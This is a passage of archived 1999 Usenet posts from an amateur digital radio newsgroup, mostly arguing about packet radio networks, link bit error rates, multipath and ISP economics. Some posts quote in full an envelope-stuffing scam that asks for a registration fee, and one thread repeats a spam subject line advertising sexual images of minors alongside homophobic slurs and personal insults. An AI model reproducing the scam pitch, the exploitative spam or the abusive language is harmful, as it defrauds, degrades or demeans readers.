reliable network which will earn continuing user support.

Doing things correctly often requires a bit of careful thought, but it is
ultimately more satisfying because it works as designed, and meets
the demands placed on it by its users. The latter is key. If you must
always be telling your users "don't do that, it'll overload the network",
or you are delivering very slow or poor service to your users, they won't
stay with you.

>> That's what happened to the BBS "network" (which wasn't really ever a
>> network in the sense of a packet switched network anyway). When it was
>> the only game in town, it got a bit of use. But as soon as something faster
>> became widely available, it fell into disrepair. In other words, most of your
>> users abandoned you for the internet. You and Charles can rail about that,
>> but it is fact, and ultimately one has to face facts or become permanently
>> disassociated from reality.

>
>Nonesense. History and facts disagree with your assertion.

Then why are you here instead of having this debate via messages passed on your BBS network? 15 years ago, that's where it would have been. But not today. Could it be because the user base isn't there any more to form an audience? Could it be because not enough hams are bothering to maintain BBSs or the primitive haphazardly engineered backbone links between them?

When I look around, that's what I see. The user base has moved on to faster and more capable systems. Those systems largely aren't based on amateur radio anymore because those building and operating most amateur networks haven't remained competitive in the quality of service their networks provide. Instead, they've squabbled among themselves about ethnic purity issues, or simply haven't adopted the proven engineering techniques which would have allowed the network to function at a satisfactory level.

It doesn't have to be that way. The GRAPES network is an example of the sort of maintainable network which can be built, and which can meet its user base's rising expectations. We had 56 kb when the wirelines were still at 2.4 kb. Today the wirelines have reached parity, and frankly, even GRAPES is going to have to upgrade its network if it wishes to remain competitive in the near future. ADSL and other broadband technologies are going to make it seem as quaint as a 1.2 kb system before long.

So we will have to move to megabit rates, or quietly fold our networking tents. Fortunately, we will be able to do that, since we considered that possibility when we laid out the network topology. Our network paths will support those rates, and even faster ones, because they were properly engineered from the beginning.

We can't offer the global reach of the wired internet, but then we knew that from the beginning too. We didn't promise that to our users. What we can and do offer is very competitive performance inside our service area. That's been sufficient to maintain a loyal user base. A user of a voice repeater in Atlanta doesn't expect to talk with hams in Oregon, and a user of our digital network doesn't expect to be able to do that either. But that doesn't stop our repeaters, or our network, from being popular and well used. We fill a niche that our users find to be a fun and useful application of amateur radio.

Those of us who worked toward its development also found designing and building it to be fun, and a considerable technical and organizational challenge. That's good, because we don't get paid any other way for doing it than in the satisfaction of learning how to do an exacting job well, and seeing our creation prosper and maintain the loyalty of its users. We haven't attempted to coerce that loyalty (a fool's errand), instead we earned it by delivering a network that our users have found to be of continuing utility.

The builders of a voice repeater with poor coverage, poor audio quality, and poor reliability shouldn't expect to maintain a large group of satisfied users. That's obvious. It should be equally obvious that the same applies

to amateur digital networks. If you can't provide the level of service expected of a digital network (ie fast and transparent transport of the data required by your users' choices of applications), you shouldn't be surprised when your users abandon you.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4141. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sh62k$sa6@dfw-ixnews19.ix.netcom.com>
Source record: 16444

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7und6b.gb3.nomail@linux.pe1chl.ampr.org...
> >
> For a small country like the Netherlands, a single network operated by
> a state-monitored company (i.e. operated to commercial standards but not
> faced with "competitors" that are only after profitable services, and not
> making too much profit itself) is the better option.
>
> Competition is also introducing extra complexity in the usage of the
system
> and the decisions a customer needs to make. When I want to call someone,
> I just want to dial his number, not be faced with stupid questions like
> "what carrier do you want to use".
>
> Rob

Rob:

I take it that you don't like to shop!

Heh, heh. Monopolists really love folks who hate to shop.
Anti-shoppers always get the products and services they deserve.

Of course that is one of the defining differences between America and most
of Europe.

The "shot heard round the world", was heard because of folks who did not
like, "taxation without representation".

If you want to believe that governments, Kings, beaurocracies, civil
servants, and monopolists will take care of your interests in the long term,
then God Bless You.

Me, I'll put my faith in good old competition every time!

Best Regards,

Peter AB 4BC

4142. Re: On the Packet Net:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sh3q5$1hi0@enews1.newsguy.com>
Source record: 16445

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sgrdu$m55@dfw-ixnews5.ix.netcom.com...
> Charles:
>
> Bravo . . . good work. Keep it up.
>
> Next steps after FlexNet?

I think you got the wrong impression from that post about the conversion of the NEDA (North East Digital Association) network from NetRom to FlexNet.

It's the NEDA guys who did all that work. I may have contributed in a minor way with the "Americanized" FlexNet articles on my web site, but NEDA has several in-house FlexNet gurus who are much more knowledgeable than I am. I'm sure they could have gotten along just as well without my support.

I am a member of NEDA, mainly because I like to read the articles in the NEDA quarterly. I used to edit the (TPRS) Texas Packet Radio Society's quarterly report a few years ago, so I'm interested in that sort of thing. The chances of me flying from Texas to New York to attend a NEDA meeting are pretty slim, but I do what I can to support their efforts from afar.

I'd be most happy to support any other groups who want to upgrade and resume the growth of their local packet net, and would REALLY be happy to see a group of Texas hams ready to adopt that same "can do" attitude.

Unfortunately we have TPRS in Texas, and it's chock full 'o LandLine Lids just like TAPR, so the chances of a packet renaissance in Texas are mighty slim. They're too busy saying "can't" and making excuses to consider actually doing anything worthwhile or constructive. What a bunch of losers! I like to think that most of them came from somewhere else and aren't actually Texans.

Greg Jones was president of TPRS before he moved on to TAPR, and the Gloom 'n Doom he spread around at that time is still hanging around Texas in a noxious cloud like a beer fart on a warm, humid day.

Phew! (Waving hand around, to no effect.)

I don't know what the NEDA folks plan... If it were up to me, the next step would be another large-scale network besides NEDA to upgrade and resume growth in the same way, then establish the "all-band net" deal I mentioned earlier, organizing and streamlining the use of HF to communicate between large-scale networks, that can in turn distribute to/from smaller nets.

I'd also resume testing on the HF multicast stuff. That has more potential than anything else I've seen in the ham digital world. It would literally

revolutionize digital ham radio, perhaps as much as the introduction of the TNC, and would be a great advance in the efficient use of HF for non-hams as well. We have a chance here to make a major contribution to the advancement of the radio art, if we get off our cans. Wish I was a better programmer.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4143. Re: On the Packet Net:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sh3mp$1hfv@enews1.newsguy.com>
Source record: 16446

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sgrdu$m55@dfw-ixnews5.ix.netcom.com...
> Charles:
>
> Bravo . . . good work. Keep it up.
>
> Next steps after FlexNet?

I think you got the wrong impression from that post about the conversion of the NEDA (North East Digital Association) network from NetRom to FlexNet.

It's the NEDA guys who did all that work. I may have contributed in a minor way with the "Americanized" FlexNet articles on my web site, but NEDA has several in-house FlexNet gurus who are much more knowledgeable than I am. I'm sure they could have gotten along without my support, just fine.

I am a member of NEDA, mainly because I like to read the articles in the NEDA quarterly. I used to edit the (TPRS) Texas Packet Radio Society's quarterly report a few years ago, so I'm interested in that sort of thing. The chances of me flying from Texas to New York to attend a NEDA meeting are pretty slim, but I do what I can to support their efforts from afar.

I'd be most happy to support any other groups who want to upgrade and resume the growth of their local packet net, and would REALLY be happy to see a group of Texas hams ready to adopt that same "can do" attitude.

Unfortunately we have TPRS in Texas, and it's chock full 'o LandLine Lids just like TAPR, so the chances of a packet renaissance in Texas are mighty slim. They're too busy saying "can't" and making excuses to consider actually doing anything worthwhile or constructive. What a bunch of losers! I like to think that most of them came from somewhere else and aren't actually Texans.

Greg Jones was president of TPRS before he moved on to TAPR, and the Gloom 'n Doom he spread around at that time is still hanging around Texas in a noxious cloud like a beer fart on a warm, humid day.

Phew! (Waving hand around, to no effect.)

I don't know what the NEDA folks plan... If it were up to me, the next step would be another large-scale network besides NEDA to upgrade and resume growth in the same way, then establish the "all-band net" deal I mentioned earlier, organizing and streamlining the use of HF to communicate between large-scale networks, that can in turn distribute to/from smaller nets.

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--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4144. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <fxLsN+CtZeGXYRlcVcEkcq2ua5a6@4ax.com>
Source record: 16447

On Wed, 22 Sep 1999 18:21:42 -0700, "Cathryn Mataga" <cathryn@junglevision.com> wrote:
>Okay, I'm still trying to figure out why his 25mile 'bad path' link
>would necessarily have a BER, as you say, above 1e6. Is there
>any reasonable way for him to really measure this? Maybe a
>problem here is that we 'think' we might have links that are good,
>but they have bit error rates, good enough so the the link 'seems'
>okay, but really the errors are bad enough to cause network problems.
>And that what's really needed are some good tests.

There are standard ways to measure the BER of data paths. One
way that we use is to feed continuous '0' to our modems and count
the '1's that we get at the other end with a totalizing counter. Divide
that number by 2, and we have the bit errors for the path. (We can do
that because our modems, like the G3RUH modem, use a randomizer
which keeps the channel active when we feed in unchanging data.)

>1e6 bits, that's 125,000 bytes or about 490 256 byte packets. Now,
>let's say, he digipeated 500 256 byte packets of random data from his
>system, to the other end and back, we should find that he should miss
>more than a couple, if his BER is worse than 1e6 -- right? Since that
>would have been 2*500*256*8 bits going through the link. That is twice
>for the trip up and back. I'd be curious to know the results of this kind
>of measurement to know how good or bad the link really is. Could
>this be a way to decide if new links are going to hurt or help the network?
>That is simply do measurements of bit errors, and if they're low enough
>it's okay, however the thing works.

The program ax25mon can passively monitor the packets on a channel
and give totals for channel usage and retries. We use something like that
as one of our network management tools to show us any problems network
links may be developing. We also do ping testing to gather statistics on
the network's performance. This has to be a continuing task because the
environment in which the network functions is not a static one (the construction
crane is our state bird), and equipment does require maintenance from time
to time.

>Also, I'm also trying to figure out what exactly is the mechanism that
>brings in the errors -- assuming that if he did the measurement, we'd
>find BER's much worse. For the speed of light of 186000mps, the
>length of a bit is going to be about that divided 9600 or about 18.6
>miles -- right. So are we assuming then for his weird path of 25 miles,
>he's getting a direct path of 25 miles, and perhaps at the knife
>edge of the mountain in between there are going to be a bunch of
>paths, all coming in at slightly different lengths across the top of
>the mountain range -- as each one deflects off a slightly different point.

>So, maybe some signals are sneaking in on a path that's say 34
>miles long or 1/2 bit late.

That's one problem generated by multipath, ie intersymbol distortion. The other is ordinary multipath induced RF fading. For that, the path length differences only have to be a substantial fraction of a wavelength at the operating frequency. For example, if there are trees on that ridge line separating the two ends of the path, the wind generated motion of the trees can induce multipath "picket fencing" similar to that commonly experienced when a transmitter or receiver is mobile. It will come and go with changing weather (worse when the trees are wet and the wind is whipping). Or if that ridge has a highway, traffic along the highway can produce a similar effect. These fades can punch holes in your data. So you want to design your paths so that such obstacles aren't within the first Fresnel zone.

If excessive power is used, reflectors well off the line of sight can cause multipath reflections which will cause problems. For example, a water tower 20 miles off to the left or right of the path may generate a reflection that will be strong enough in the receiver to cause problems if high power is used. Similarly, terrain features well beyond the receiver can cause problems when excessive power is run.

You want to keep the power down as much as possible to minimize these sorts of problems. You also want to use directional antennas and circular polarization to minimize problems with reflection generated multipath. (CP signals reverse handedness, like in a mirror, when reflected, and that can gain you up to about 20 dB of isolation from multipath reflections if both ends of the path use CP.)

This is dramatically brought home to me every day when I bring in ENG live shots. Almost invariably, when I have the truck operator reduce power, ghosting is sharply reduced. We try to run just enough power to overcome the gaussian noise, and let most of the multipath signals fall below the noise floor (FM threshold). This produces the best pictures, and also produces the least interference to other trucks which may also be bringing in shots. I often have to use spatial reuse to bring in all the shots with the limited number of channels we have available to us, so it is especially important to minimize mutual interference. (It is good amateur practice too. The FCC admonishes us to use the minimum necessary power.)

>Is there any horse sense, generally about FSK,
>that say, how many db below the main signal, would a path that's
>say, 1/4 of a bit late, need to be before the channel is reliable? Is a
>path a few db down that's 1/2 of a bit late really bad? Here across
>the SF Bay, I assume that even the line of site paths, still have that
>line of site path, and another reflection off of the bay -- and I've heard
>off the Bay Bridge, of all things. .

The required CNR for a given data rate and occupied bandwidth is easily calculated using the Shannon relation. Treating the reflections as just more noise, it is easily possible to show what level of intersymbol distortion

multipath which can be tolerated for a given link. Ordinary multipath is a bit harder to characterize. In general, wide shift FSK is more tolerant of ordinary multipath than narrow shift. It is a form of frequency diversity. SS is an extreme form of that.

>And finally, say, we warp ahead in time to the future where everything
>is Spread Spectrum, and FSK is long forgotten. Is Spread Spectrum,
>because of it's immunity to multi-path, going to actually make these
>billiard ball paths -- that is up and over mountains and bouncing off
>buildings and things useable? Or is something else going to bite us,
>even with Spread Spectrum.

I think something else is going to bite us. The main difficulty with SS is dealing with high RF sites. The receiver front ends necessarily have to be wide open to receive the very broad signals. That leaves them vulnerable to other high power emitters on the site. The desense and IMD that we normally fight with narrow pass cavities will kill us when we have to open the system up to a wide bandwidth.

We still need those high sites to give us coverage, because amateurs are thin on the ground, and the economics require high relay sites to provide adquate coverage. At least in metropolitan areas, virtually every suitable high site is already covered with high power emitters, so they are something with which we will always have to contend.

There's also the issue of spreading sequence negotiation for multiple access sites. That's not a simple problem to resolve for a dynamic user environment with bursty data traffic. It is easier for CDMA cellular where connections stay nailed up for the duration of a call. If we have to negotiate for each packet, system performance will be dismal. OTOH, if we use nailed up connections, we have a different sort of capacity problem. It isn't an easy problem to resolve.

>(Btw, it occured to me that if Alligator thinking is bad, bad, bad,
>then the HDTV people might have a little problem here in the
>SF Bay area, with all it's hills.)

If you'll check, you'll find that HDTV licensees are running 1/10th or less the power that NTSC stations are using. This offers considerable help against alligator induced multipath problems because signals are nearer the detection threshold. Field experience has shown that HDTV (actually we're just calling it DTV now), is generally more robust against multipath than NTSC. And since we aren't transmitting computer data which must arrive error free, some bit errors are tolerable. They just show up as a slightly noisier picture thanks to the interleaving we do. We don't get the objectionable ghosting that plagues NTSC transmissions.

Atlanta also has hilly terrain. When we started DTV broadcasting a year ago, we did extensive field testing. In general, our coverage is larger for DTV than it is for NTSC despite the fact that we're running only 1/10th the power. Picture quality is better in virtually every case.

OTOH when the signal goes, it goes. It is pretty much an all or nothing situation. Either you get a virtually perfect picture, or you get no picture at all. That's because we operate close to the detection threshold. In the main, that's a desirable characteristic. Viewers don't have a favorable impression of stations which deliver crappy pictures, but most of the time the reason the pictures are crappy is that the viewer hasn't done the proper engineering on his end of the path to get a good picture.

With DTV, he either does that, or he doesn't watch. So we get virtually zero picture quality complaints from DTV viewers. Sales of DTV sets are brisk, the local high end stores say that they're selling them as fast as they can get them. If there were serious problems, we'd be hearing about it because those high end viewers are the most discriminating, and complain the loudest when things aren't right.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4145. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <7i=sN=Yelcc7vFpiLMTqYr82zMeW@4ax.com>
Source record: 16448

On Fri, 24 Sep 1999 06:31:29 -0500, "Charles Brabham" <n5pvl@texoma.net> wrote:
>
>Brian Kantor <brian@karoshi.ucsd.edu> wrote in message
>news:7se4el$rm4$1@karoshi.ucsd.edu...
>> So to sum up:
>>
>> Gary maintains that a network may well not be worth doing unless it is
>> high performance.
>
>...And since that is not practical, Gary maintains that it's "OK" to just
>get on the Internet and PRETEND that that high-performance network exists.
>This is much more important to Gary, as as ham, than using radio.

You continue to spout this lie, Charles, but you can't back it up. Our network is 100% amateur radio, always has been. One of our users offers a wired internet gateway, but it is for wired internet access only, ie like a phone patch on a voice repeater. It is not used to route between segments of the network. (It couldn't, that would require at least two wired internet connections, and we only have one.) You're not only an idiot, you're a stupid lying idiot, a fool, and a buffoon who can't tell the difference between a service offered over the network and the network itself.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4146. how to setup and configuration ax.25 on the linux

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Lap <klks@hknet.com>
Message-ID: <37ebc091@ruby.hknet.com>
Source record: 16354

I use redhat 6.0(the kernel 2.2.5-15). That have some packet radio app. I think that is modules. I use "make menuconfig, make, make install" to setup ax.25. But I don't see the ax.25 (howto)'s say file. I don't know to do something. Please help.

lap (footfish@yahoo.com)

4147. Re: Homeworkers needed!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7shci1$4cm$1@nnrp1.deja.com>
Source record: 16355

> Here is what you will receive when you get your first Package.
> Inside you will find 100 envelopes, 100 labels and 100 sales
> letters ready to stuff and mail

What would be nice, would be to pre-print the labels. Too bad the
poor bastards have to look up names in the phone book, and then make
the labels themselves...

What a scam.

Sent via Deja.com http://www.deja.com/
Before you buy.

4148. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: doublewide@my-deja.com
Message-ID: <7shhp7$7oq$1@nnrp1.deja.com>
Source record: 16356
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <7sgvh1rmj1@nnrp1.deja.com>,
KC8JBO <kc8jbo@my-deja.com> wrote:
> In article <7sb7tfmeg1@nnrp1.deja.com>,
> getback <getback@my-deja.com> wrote:
> > In article <#1nyNpIB$GA.338@cpmsnbbsa05>,
> > "kc8jbo" <kc8jbo@email.msn.com> wrote:
> > > stlpor@ghg.com wrote in message
> > <7ropap$m2u$3978@newsgate.elender.hu>...
> > > >SEX PHOTO FROM 12 to 16 YEARS OLD!
> > > >hvktnddjvzylzmylzotdzupkmulpryuzetgmqwmjivrvewwencxpzmg
> > >
> > > GetbacKKK posts his porn to the internet again...
> > > If there is any "PORN" people on here , it is you "Slope Head".
You
> > are always talking and posting about homosexuals and other
> > pornographic subjects. You must be involved with the "GAY MOVEMENT".
>
> Poor polly, his first wife and his daughter comitted suicide when they
> found out Georgey Ashley is gay........
>
> --
> 73 de KC8JBO
>
> Sent via Deja.com http://www.deja.com/
> Before you buy.
> slophead you are a low life egg sucking dog . you have taken it to
far this time. the war is NOW own. Justin Time

Sent via Deja.com http://www.deja.com/
Before you buy.

4149. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7shbtevlf1@harvee.billerica.ma.us>
Source record: 16357

Rob Janssen <nomail@pe1chl.demon.nl> wrote:
> Also, in my opinion an Internet provider cannot offer what is in fact
> a leased line (a dedicated modem and a dedicated line) for each customer
> for $20/month including traffic. So, you are counting on the fact that
> other customers are paying for your usage. That is not very popular here,
> because customers like to "get what they pay for" in this country.
> So, when there would be a flat rate telephone service (there *was* such
> a service until the late seventies!), a lot of people would be doing what
> you describe, and the system would collapse because the provider would not
> have enough lines and modems to service everyone, and would not be getting
> the money to buy them. (providers are now successfully running a 10
> customers/line ratio here, the cheap/free ones have an even higher ratio)

I'm glad to see somebody has a clue about ISP cost structures. If you look at the cost per port of an ISP in the United States in a major metropolitan areas such as Boston or New York, the aggregate cost of infrastructure runs around 75 to $100 per port per month. This is the cost of a phone line, modem, router, and fractional bandwidth to the Internet. (For those in the know, yes, I'm glossing over the complexities in a pop especially one with regionally aggregated lines and high-capacity NAS's).

If you look at from another dimension, on average dial-up customers are online for 32 hours (and climbing) per month. The line cost for that customer ranges anywhere from four dollars to $28 the pending on if you're in a major urban area or back woods South Carolina. the balance of your $20 goes to paying peoples salaries, your share of the backbone, customer support, servers (email, Web, DNS, etc.) and all that corporate overhead we all know and love.

most ISPs are running in the red. The real cost for providing dial-up Internet service is actually closer to $25 per month.

when people nail up a connection because they are paying for "unlimited" service, they are really denying service to other users of that resource. It's not unlike sitting on a frequency with a brick on the mic switch.

Some day I'll give you my rant on how it's not high-speed people need but persistence of connection with periodic bursts of traffic.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4150. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7shaunvjq1@harvee.billerica.ma.us>
Source record: 16358

Rob Janssen <nomail@pe1chl.demon.nl> wrote:
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
>>Isn't competition great?

> I don't think it is. Competition in a small network as we have here only
> means extra interconnection costs and overhead because of multiple small
> companies operating the same services (administration, customer support,
> etc). Up to now, competition has only increased the prices here because
> these extra costs somehow need to be recovered.

welcome to the wonderful world of natural monopolies. A natural
monopoly is any service in which it doesn't make sense to have
competition. Examples of natural monopolies are: water, sewer, power
lines, telephone lines, and roads. Note that I did not include power
generation, water production, and telecommunication services.

As you pointed out Rob, there are tremendous inefficiencies when there
is competition at the natural monopoly level. It makes no sense to
replicate last mile infrastructure (wire, switches etc.).

However, even in a small town it makes sense to have competition if
you allow for competition at the right level. For example, it makes
good economic and social sense for a municipality to manage the
quality of water, roads, power lines, and telecommunications lines
(copper and fiber). Competition is then had at the entry points to
these "natural monopoly" services. In the case of electrical power,
paying for electricity from different generation sources. In the case
of telecommunications, buying local loop, long distance, and data
services from different vendors.

one white paper I'm working on is exploring the economic and social
impacts of a municipality providing fiber to the house and allowing
multiple content providers access at the head end of the fiber
network. One of the interesting twists is that it makes it possible
for easy development of metropolitan area exchanges and caches which
would reduce load on major backbones. It also is a key to breaking
the monopoly lock cable companies have on various cities.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4151. Re: Homeworkers needed!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: murphy <murphy@neo.rr.com>
Message-ID: <37EC4C9B.DCE4CA76@neo.rr.com>
Source record: 16359

Lemme see - they pay you $.25 per envelope but the post office wants $.33 to mail it!
Duhhhhh!
Suchadeal!

tyss@att.NET wrote:

> Dear Future Associate,
>
> You Can Work At Home & Set Your Own Hours. Start earning Big
> Money in a short time
>
> NO Newspaper Advertising!
>
> Your job will be to stuff and mail envelopes for our company. You
> will receive $.25 for each and every envelope you stuff and mail
> out.
>
> Just follow our simple instructions and you will be making money
> as easy as
> 1ï¿½ 2ï¿½ 3
>
> For example stuff and mail 200 envelopes and you will receive
> $50.00. Stuff and mail 1000 and you will receive $250.00. Stuff
> and mail 2000 and you will receive $500.00 and more
>
> Never before has there been an easier way to make money from
> home!
>
> Our Company's Home Mailing Program is designed for people with
> little or no experience and provides simple, step by step
> instructions.
>
> There is no prior experience or special skills necessary on your
> part, Just stuffing envelopes.
>
> We need the help of honest and reliable home workers like you.
> Because we are overloaded with work and have more than our staff
> can handle. We have now expanded our mailing program and are
> expecting to reach millions more with our offers throughout the
> US and Canada.
>
> Our system of stuffing and mailing envelopes is very simple and
> easy to do!
> You will not be required to buy envelopes or postage stamps.
>

> We will gladly furnish all circulars at no cost to you. We assure
> you that as a participant in our program you will never have to
> mail anything objective or offensive.
>
> There are no quotas to meet, and there no contracts to sign. You
> can work as much, or as little as you want. Payment for each
> envelope you send out is Guaranteed!
>
> Here is what you will receive when you get your first Package.
> Inside you will find 100 envelopes, 100 labels and 100 sales
> letters ready to stuff and mail
>
> As soon as you are done with stuffing and mailing these first
> letters, your payment will arrive shortly, thereafter. All you
> have to do is to order more free supplies and stuff and mail more
> envelopes to make more money.
>
> Our sales literature which you will be stuffing and mailing will
> contain
> information outlining our highly informative manuals that we are
> advertising nationwide. As a free gift you will receive a
> special manual valued at $24.95, absolutely free, just for
> joining our Home Mailers Program.
>
> Plus you will get your own special code number, so that we will
> know how much you are to get paid. And to make re-ordering of
> more envelopes, that our company supplies very simple for you.
>
> We are giving you this free bonus because we want you to be
> confident in our company and to ensure that we will be doing
> business with you for a long time.
>
> Benefits Of This Job:
>
> 1. You do not have to quit your present job, to earn more money
> at home
> 2. You can make between $2,500 to $4,500 a month depending on the
> amount of time you are willing to spend stuffing and mailing
> envelopes
> 3. This is a great opportunity for the students, mothers,
> disabled persons or those who are home bodies.
>
> To secure your position and to show us that you are serious about
> earning extra income at home we require a one-time registration
> fee of $35.00.
> This fee covers the cost of your initial start up package, which
> includes 100 envelopes, 100 labels and 100 sales letters and a
> manual, your registration fee will be refunded back to you
> shortly thereafter.
>

> Money Back Guarantee!
>
> We guarantee that as soon as you stuff and mail your first 300
> envelopes You will be paid $75.00 and your registration fee will
> be refunded.
>
> Many of you wonder why it is necessary to pay a deposit to get a
> job. It is because we are looking for people that seriously want
> to work from home.
>
> * If 3.000 people told us they wanted to start working from home
> and we sent out 3.000 packages free to every one. And then half
> of the people decided not to work, this would be a potential loss
> of more than $60,000 in supply's and shipping that we have sent
> out to people that don't want to work
>
> We have instituted this policy to make sure that you really want
> to work and at least finish your first package.
>
> To Get Started Today Please Enclose Your Registration Fee of $35
> Check,Cash Or Money Order and fill out the application below and
> mail to:
> TYSS Company
>
> 15500 Erwin Street,PMB, Suite 104
> Van Nuys, Ca 91411
>
> Name_____
>
> Address_____
>
> City_____ State_____
>
> Zip Code_____
>
> Telephone Number(s)_____
>
> E-mail Address_____
>
> For all orders, please allow fourteen (14) days to 21 days, and/or untill the check
clears, for
> delivery. Cash and Money Orders will result in faster shipping of your package.
>
>
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>

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>

4152. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7shqop$1t1o@enews4.newsguy.com>
Source record: 16360

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message

>
> when people nail up a connection because they are paying for
> "unlimited" service, they are really denying service to other users of
> that resource. It's not unlike sitting on a frequency with a brick on
> the mic switch.

Funny coincidence there... In my dealings with my ISP, old Packet radio habits tended to come into play, such as planning what I wanted to do before I ever connect, scheduling most of my use during off-peak hours, and in general attempting to reduce the amount of time I spend actually connected, as in downloading the mail and disconnecting before reading it, then composing offline and only hooking up long enough to send what I have queued and pick up any new incoming stuff. I always figured that my behaviour was just a hang-over from my use of packet and never mentioned it, thinking it was probably not appropriate and would make me look like a "hayseed".

Other folks talk about being hooked up for hours. One local ham bitterly complained because the ISP would disconnect him after being connected five hours straight.

Now I can affect a snotty, superior attitude about my Internet habits instead of thinking that I am probably not acting appropriately. I guess old, brain-dead, burned into the groove habits can come in handy every once in a while!

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4153. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7shqv5$1t6g@enews4.newsguy.com>
Source record: 16361

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:7i=sN=Yelcc7vFpiLMTqYr82zMeW@4ax.com...
> On Fri, 24 Sep 1999 06:31:29 -0500, "Charles Brabham" <n5pvl@texoma.net>
wrote:
> >
> >Brian Kantor <brian@karoshi.ucsd.edu> wrote in message
> >news:7se4el$rm4$1@karoshi.ucsd.edu...
> >> So to sum up:
> >>
> >> Gary maintains that a network may well not be worth doing unless it is
> >> high performance.
> >
> >...And since that is not practical, Gary maintains that it's "OK" to just
> >get on the Internet and PRETEND that that high-performance network
exists.
> >This is much more important to Gary, as as ham, than using radio.

Uh, Oh! Here comes the nasty, personal suff that you get when you hit the
"sore spot", dead center.

>
> You continue to spout this lie, Charles, but you can't back it up. Our
network
> is 100% amateur radio, always has been. One of our users offers a wired
> internet gateway, but it is for wired internet access only, ie like a
phone patch
> on a voice repeater. It is not used to route between segments of the
network.
> (It couldn't, that would require at least two wired internet connections,
and we
> only have one.) You're not only an idiot, you're a stupid lying idiot, a
fool, and a
> buffoon who can't tell the difference between a service offered over the
network
> and the network itself.

Does your network cover the entire planet, Gary, or does it do as I suspect
and only cover a very small part of it?

Are your network's users so isolated and insulated from the rest of the
packet world that they NEVER communicate with that outside world?

Are you claiming that all of those communications with "the rest of the
world" are strictly via Amateur Radio, and that no Internet links are used
to, let's say, communicate with and within other tcpip LANS, download packet
bulletins via telnet, or perhaps telnet to join in on distant ham radio

converse servers? Hmmm?

Come on, now, Gary.... 'Fess up!

Caught you, old boy. I knew I had you by the short 'n curlies when you started sounding desperate and substituted name calling for rational debate.

You may be the only tcpip guy in the states with the stones to ignore Greg Jones' pronouncement of the death of large-scale packet networking, but you are still a tcpip guy nonetheless, and I think we all know by now how tcpip LANS communicate with each other, and it sure ain't ham radio.

You can call me names until you are blue in the face, but that won't change the facts.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4154. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7uosfd.l9o.nomail@linux.pe1chl.ampr.org>
Source record: 16362

Hank Oredson <horedson@att.net> wrote:

>Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
>news:7sgblm$mlr@dfw-ixnews19.ix.netcom.com...
>> Charles:

>> You are missing the whole point.

>> Don't be so paranoid! There is not some big conspiracy of tcp/ip linux
>> zealots out there. They honestly want to help ham packet radio.

>I would be most interesting in meeting one or two of them
>... those that want to do something with RF and tcp/ip that is.

>I only know of one other within a 100 mile radius.

Apparently your region is not well developed in that area... there
are many hams using Linux on packet radio over here. Usually they used
xNOS when they had a DOS system and found that Linux does these protocols
